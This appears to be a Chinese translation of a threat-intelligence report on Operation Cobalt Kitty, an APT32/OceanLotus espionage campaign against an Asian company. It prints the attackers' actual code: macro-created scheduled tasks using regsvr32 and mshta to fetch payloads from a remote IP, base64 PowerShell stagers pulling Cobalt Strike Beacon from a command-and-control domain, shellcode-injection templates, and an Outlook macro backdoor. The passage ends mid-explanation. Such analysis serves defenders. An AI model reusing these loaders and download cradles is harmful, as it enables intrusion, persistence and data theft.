

海莲花组织针对亚洲某公司的 APT攻击—Cobalt Kitty 行动 分析

May 25, 2017 • [Change](#)

本文是针对一次被称为 Operation Cobalt Kitty的APT攻击的报告内容精华版，该APT攻击的目标是针对亚洲一家全球性公司来窃取他们的重要商业信息。攻击者以钓鱼攻击作为初始渗透载体，以公司的顶级管理为目标，最终入侵了副总裁电脑，当然还有很多高级主管和运营部门的其他关键人员。在 Operation Cobalt Kitty攻击过程中，攻击者破坏了超过40台PC和服务器，包括域控制器，文件服务器，Web应用服务器和数据库服务器。

法庭文件显示，攻击者在Cybereason部署此次行动前已经至少持续了一年。这一切都显示其是非常具有适应性的，特别是他们会通过定期更改工具，技术和程序（TTP）来应对公司的安全措施，使他们能够在网络上持续这么长的时间。在这一攻击中他们观察着超过80个payloads和领域，而所有这些在袭击发生前都未能被公司所部署的传统安全产品发现。

攻击者的武器库中包括修改的公开可用工具以及六个未公开过的定制工具，Cybereason认为这可能是他们的签名工具。这些工具中的2个后门可以利用DLL sideloading攻击来针对微软，谷歌和卡巴斯基应用。此外，他们还开发出一种新颖而隐蔽的后门，其目标是 Microsoft Outlook，用于指挥和控制频道以及数据的过滤。

根据Operation Cobalt Kitty中所使用到的工具、操作方式和IOC，Cybereason将此大型网络间谍APT归罪于“ OceanLotus集团 ”（也称为APT-C-00，SeaLotus和APT32）。这份报告提供了一个很少见的看起来像“under-the-hood”的网络间谍APT。Cybereason能够监测和检测整个攻击生命周期，以下部分概述了Cybereason分析师观察到的攻击的四个阶段，在这家亚洲公司的IT部门怀疑他们的网络遭到破坏但无法追踪来源后，他们要求Cybereason来对此进行调查。

第一阶段：Fileless 操作（PowerShell和Cobalt Strike payloads）

根据从环境中收集到的证据，第一阶段是Cybereason部署在环境中一年前开始的原始攻击的延续。在这个阶段，攻击者操作的是基于PowerShell的fileless基础构造，利用已知的攻击性框架，比如定制的PowerShell payloads —— Cobalt Strike , PowerSploit and Nishang 。

初步渗透是通过社会工程进行的。精心挑选的员工群体收到了钓鱼邮件，其中包含链接到恶意站点或武器化Word文档。这些文件包含恶意宏，在受损机器上使用两个计划任务创建持久性，其目的是下载辅助payloads（主要是Cobalt Strike Beacon）：

计划任务1：下载一个COM脚本，重定向到Cobalt Strike payloads：


```
Set fso = Nothing
sCMDLine = "schtasks /create /tn ""Windows Error Reporting"" /XML """" &
sFileName & """" /F"
lSuccess = CreateProcessA(sNull, _
                        sCMDLine, _
                        sec1, _
                        sec2, _
                        1&, _
                        NORMAL_PRIORITY_CLASS, _
                        ByVal 0&, _
                        sNull, _
                        sInfo, _
                        pInfo)

'fso.DeleteFile sFileName, True
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\""" /s /n /u /i:\\"""h\"""t\"""t\"""p://110.10.179.65:80/download/
microsoftp.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                        sCMDLine, _
```

计划任务2：使用Javascript下载Cobalt Strike Beacon：

```
vbCrLf & " <Actions Context=""Author"">" & vbCrLf & " <Exec>" &
vbCrLf & " <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:\""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close</script>""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & " </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

详细分析“攻击生命周期”部分中的恶意文件，Fileless payloads的传输基础构造如下：



在攻击的第一阶段，攻击者使用由无数据内存的payloads传送基础结构组成的以下组件：基于VBS和基于PowerShell的加载器。

攻击者将Visual Basic和PowerShell脚本放在他们在ProgramData下创建的文件夹中（默认为隐藏文件夹）。攻击者使用Windows注册表，服务和计划任务来创建持久性。这种持久性机制可以确保加载程序脚本在启动时或以预定的间隔执行。

在Windows注册表中找到的值：VBS脚本在启动时由Windows的Wscript执行：

```
wscript "C:\ProgramData\syscheck\syscheck.vbs"

wscript /Nologo /E:VBScript "C:\ProgramData\Microsoft\SndVolSSO.txt"

wscript /Nologo /E:VBScript "C:\ProgramData\Sun\SndVolSSO.txt"

wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt

wscript /Nologo /E:VBScript c:\ProgramData\Sun\java32\scheduler\helper\sunjascheduler.txt
```

.vbs脚本以及.txt文件包含加载程序脚本，它启动带有base64编码命令的PowerShell，该命令可以加载另一个PowerShell脚本（例如Cobalt Strike Beacon）或从命令和控件（C&C）获取有效负载）服务器：

```
SndVolSSO.txt
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass rAGUALQBFAHgAcABYAGUAcwBzAGkAbwBuACAQAQwA6AFwAUABYAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcGvBvAHMAbwBmAHQAXABTAG4AZABW objConfig, intProcessID)
```

来自C&C服务器的内存fileless payloads

C & C服务器提供的有效负载主要是具有嵌入式base64编码payloads（Metasploit和Cobalt Strikepayloads）的PowerShell脚本：

示例1：嵌入Shellcode下载Cobalt Strike Beacon的PowerShellpayloads

```
http://food.lets...es.org/login.txt
$New-Object IO.MemoryStream(,[Convert]::FromBase64String("R4sIAAAAAAAAAAM1X2/aSBQ/O3wKq4pK0cVJfmlSLVJnHADYRgAgQ0ocW7NpuavK59htDhD7
/xq52e0ruc1jgdJyV17szszG+euQeuVQ0T3Y4JsrKiiY8kq5LPuOLShbRufKB7XkJSEn0+10MQ+InR8E9+YIY0H1WP180ughgUUF01wMQ65ThqpK91HShkwIoh+cFA6yLeSKEY+mUdI0jW2h0Q077hIm1q
r1YXPEQ0mr1/30yE1JHMYtKXRPxMTIFoyTWdQWmH1cSQY5uFg/EK8cK5X8uWJ8gVhBtm01bwkGmRfOz665h1ILKu6KUampv
/+u6+0j+31BLN2UdxzLEL1Yw6qufNFtCwEbfDHUDUUEj7kvRyMa1Y6cd5n23Uz5Tq67qpEANKfKiLiL11yamMnMOTV1D5AXcwRVvdR01vyRaIdRw1h2+aBNC4K6SSRp308cEsFKLhF6p640kIR2qRP
/JnWZadDq910vaZgK0nhV4u3Fca3TuZ13MqgV5c+70400F5Fgt66VvphaJChJEA5TKKAF1eWJDD0DqbZkoA9W0
/HWQM7V6p1pQNK1MnFFj4FByIh+ky2p66zmbfTtV0uPXLQbUdV6T0zFX41y2DjnF9J05uEsFD2YLKLM8Eppwa8j94L4NCIX2wiF1MeFp/aS04jPSA2IZUWBUU1tTqg+KKAR00RnT5nuwyp
/K5f5eq2Hjg+BgqgV5f1cmddgRntqEWCADD/VaFZPqQZ2VEXabDd3Z5+ASa2C1OyOovgTz0yopLECO4rJnRTIajMSE8W6o/100kTFIPxXInbga
/ASLxd2NileS3B+4FgBua1n0u8RfVeKamFahV7F0gX8Wva1mJq8Q2+AR2U1xcmQaW0U
/B4heCV1shyrcQqgDORobNUAD1eU1p1N5QQDd6F2rvE1XPAhSrWb75KMAuTa1a3KQKINu5vPtU9fgyds5Fp7eYgh5e1LBWn11amCZNRmknOP80ZgadKACbLXh0Z1c0tKWFQKaG+0G01Y89+2IdDd5GvT
bwde09cvc0v9KpZcPL6Hj8uHd1n10E2y867p+ETMde2Ad0u+TINKIN69W9TetPozfWzBXnBPaFq45D7zK87z2jqlblyfm98qM1rplu0mXn3ExKnp103cDenm6RzWUftrv13qg7b2pdF5L0b9mIEWkb
DXvojHrunJ1QVYv0bNxbHxyK8vz4ftLzQmzhaTulyuq1UXe7qFXK+hN3tadE6/VX980LEf6833SubXuR/bYf/Ga9u0TUopjYQ330cVgRJBv1Ig8X1uOX4D+SNZa
/v1zma3F0tX3R1K8nvuxKefT5VmcNN0m5tuFeMdu9u3cQQ7x1nq3cp4A82Emd8Kvb+/vCWCz9Kqz/6J1LF1J1WpHJ6cbxj/FYzr2jSH1bN53bdKbdcd
/HOYB7g+2kXKHDS+Au96Ya1D15KnuhgH10T3IMIys9c3oZIDWQ9Rr1jhbGLXRYkSmeQ46g36WadqYjz72Byog+7HNNVCCk3AepDYHwvCSKaKqM8TQcEa3nrVpJ1MhVeb34I6XG8Wnfr5CHXmoa7nkoj8
z+dZf31tM8F3D6XQYqQ/kfh+XtF/pp12k1iXiEFeQEFCVTOeC7tcaz1OUv5N831ce1Q1lqgGChg5djXAZ1x7a5F+RUeESBv1jOodXevrB+/uNKV74T6j+6823z
/fgRGMU1Tf0bNYKCuSxK+nVkrTU610jqpdeb3+Tr7bad2nlCvVQb1/Eou0ks51EuShDqE/20a19qXXf3Paf6k9kenz8K/Wt4H6dnhzxv/kB3/HqTRohJYXajxjORTymuRqJvbyb0a8EmF886qH
/k8jLkyWzVdQzT1I2E1v0z2hntf5TnTOewkjl0we+qEk/a4faIdKV9uV10UTKH+UIQDH+GH+yJ1ot605F9eviobKCVj/Kr0iUdqpDly+Aj6H0ERJxMdcUmYebFKK/Rw4NAAA="); IEX
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd());
```

解码的payloads是一个shellcode，其目的是从C&C服务器检索一个Cobalt Strike Beacon：

```
277 0x000001e0 6800200000 push 0x00002000
278 0x000001e5 53 push ebx
279 0x000001e6 56 push esi
280 0x000001e7 68129689e2 push 0xe2899612
281 0x000001ec ffd5 call ebp -> wininet.dll!InternetReadFile
282 0x000001ee 85c0 test eax,eax
283 0x000001f0 74cd jz 0x000001bf
284 0x000001f2 8b07 mov eax,dword [edi]
285 0x000001f4 01c3 add ebx,eax
286 0x000001f6 85c0 test eax,eax
287 0x000001f8 75e5 jnz 0x000001df
288 0x000001fa 58 pop eax
289 0x000001fb c3 ret
290 0x000001fc e837ffff call 0x00000138
291 0x00000201 666f outsd edx,word [esi]
292 0x00000203 6f outsd edx,dword [esi]
293 0x00000204 642e6c csfs: insb byte [esi],edx
294 0x00000207 657473 gs: jz 0x0000027d
295 0x0000020a 6d insd dword [esi],edx
296 0x0000020b 696c65732e6f7267 imul ebp,dword [ebp + 115],0x67726f2e
297
298 Byte Dump:
299 .....`..1.d.R0.R.R..r(..J&1.1..<a|,.....RW.R..B<...@x..tJ..P.H..X..<
I.4...1.1.....8.u..};}$u.X.X$.f.K.X.....D$[[aYZQ..X_Z....]hnet.hwiniThLw
&.....Microsoft-CryptoAPI/6.1.XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.Y1.WwWQh:Vy....y[1.QQj
.QQhP...SPHw.....bY1.Rh..`RRRQRPh.U.;...1.WwWVh-..{....tD1...t....h....]....h
E!`1..1.Wj.QVPh.W...../.9.t.1...I...../9niL..h...V..j@h....h...@.WhX.S....SS..W
h...SVh.....t.....u.X..7...food.letsmiles.org.
300
```

示例2：嵌入在模糊PowerShell中的Cobalt Strike Beacon

第二种类型的混淆型PowerShellpayloads由Cobalt Strike's Beaconpayloads组成：

```

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAs:
    }
    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices:
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName 'RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Any, $var_return_type, $var_parameters)
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters)
    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ytdi30Ag8UEi1UAMfqDxQRVi3UAMf6JdQAx94PFB1
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_hthread, $var_code.length)
'@

```

Cybereason在不到48小时内就对该漏洞进行了提醒，于是攻击者开始改变方法，几乎完全放弃了他们一直在使用的PowerShell基础构造 – 将其替换成复杂的定制后门。攻击者快速适应的能力表现了他们对公司网络及其运营的熟悉程度。

而公司使用了Windows组策略对象（GPO）和Cybereason的执行预防功能来防止PowerShell执行，这样看来攻击者很有可能替换了PowerShell基础架构。

第二阶段：利用DLL劫持和使用DNS隧道的后门

在意识到已经发现PowerShell基础构造之后，攻击者必须快速更换它以保持持久性并继续运行。而在48小时内更换这个基础构造表明，攻击者已经为这种情况做好了充分的准备。

在攻击的第二阶段，攻击者引入了他们试图部署在选定目标上的两个复杂的后门。后门的介绍是调查的关键转折点，因为它展示了攻击者的智慧和技能。

在攻击发生时，这些后门程序未被任何安全厂商检测到并且没有记录。最近卡巴斯基的研究人员发现了一个后门的一个变种，就是Backdoor.Win32.Denis。攻击者必须确保它们未被发现，所以后门被设计为尽可能隐蔽。为避免被发现，恶意软件作者使用了这些技术：


后门利用DLL劫持可信应用程序

该后门利用了一个名为“DLL劫持”的漏洞，以便“隐藏”受信任软件内的恶意软件。这种技术利用了合法软件中的安全漏洞，允许攻击者加载假DLL并执行其恶意代码。

攻击者利用此漏洞针对以下受信任的应用程序：


Windows Search (易受攻击的应用程序: searchindexer.exe /searchprotocolhost.exe)

假DLL: msfte.dll (638b7b0536217c8923e856f4138d9caff7eb309d)




Google Update (d30e8c7543adbc801d675068530b57d75cabb13f)

假DLL : goopdate.dll (973b1ca8661be6651114edf29b10b31db4e218f7)



卡巴斯基的Avpia (691686839681adb345728806889925dc4eddb74e)


假的DLL: product_info.dll (3cf4b44c9470fb5bd0c16996c4b2a338502a7517)



通过利用合法软件，攻击者绕过应用程序白名单和合法安全软件，允许他们继续运行，而不会引起任何怀疑。

DNS隧道作为C2通道 -

为了应对网络过滤解决方案，攻击者使用“DNS隧道” - 使用DNS协议进行C2通信和数据泄露的方法，实施了一种更为隐蔽的 C2通信方法。为了确保不会过滤DNS流量，攻击者配置了后门来与Google和OpenDNS DNS服务器进行通信，因为大多数组织和安全产品都不会过滤流量到这两个主要的DNS服务。




下面的截图显示了后门产生的流量，并展示了C2通信的DNS隧道。如图所示，目标IP为“8.8.8.8” – Google的DNS服务器 – 恶意域名“隐藏”在DNS数据包内：

Destination	Prot	Length	Info
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com NULL

第三阶段：异常的MS Outlook后门和lateral movement 的一场狂欢

在第三阶段，攻击者开始收集存储在被攻击机器上的凭证，并执行lateral movement以及感染新机器。攻击者还引入了一种非常罕见且隐藏的技术来与其服务器进行通信，并使用Microsoft Outlook对数据进行渗透。

Outlook宏后门



在攻击尝试中，攻击者设计了一个非常隐蔽的C2通道，因为它利用了基于电子邮件的C2通道，难以察觉。攻击者在Microsoft Outlook 中安装了一个后门宏，使它们能够执行命令，部署其工具并从受感染的计算机中窃取有价值的数据。

```
strMsgBody = testObj.Body
Dim startstr, endstr
startstr = InStr(strMsgBody, "$$cpte")
If startstr <> 0 Then
    startstr = startstr + Len("$cpte")
    endstr = InStr(startstr, strMsgBody, "$$ecpte")
    If endstr <> 0 And endstr > startstr Then
        midstr = Mid(strMsgBody, startstr, endstr - startstr)

        'testObj.Remove 1
        'Application.Session.GetItemFromID(strId).Remove
        'Dim myDeletedItem
        'Set myDeletedItem = testObj.Move(DeletedFolder)
        'myDeletedItem.Delete
        'testObj.UserProperties.Add "Deleted", olText
        'testObj.Save
        'testObj.Delete
        'Dim objDeletedItem
        'Dim oDes
        'Dim objProperty
        'Set oDes = Application.Session.GetDefaultFolder(olFolderDeletedItems)
        'For Each objItem In oDes.Items
        '    Set objProperty = objItem.UserProperties.Find("Deleted")
        '    If TypeName(objProperty) <> "Nothing" Then
        '        objItem.Delete
        '    End If
        'Next
```

该技术的工作原理如下：

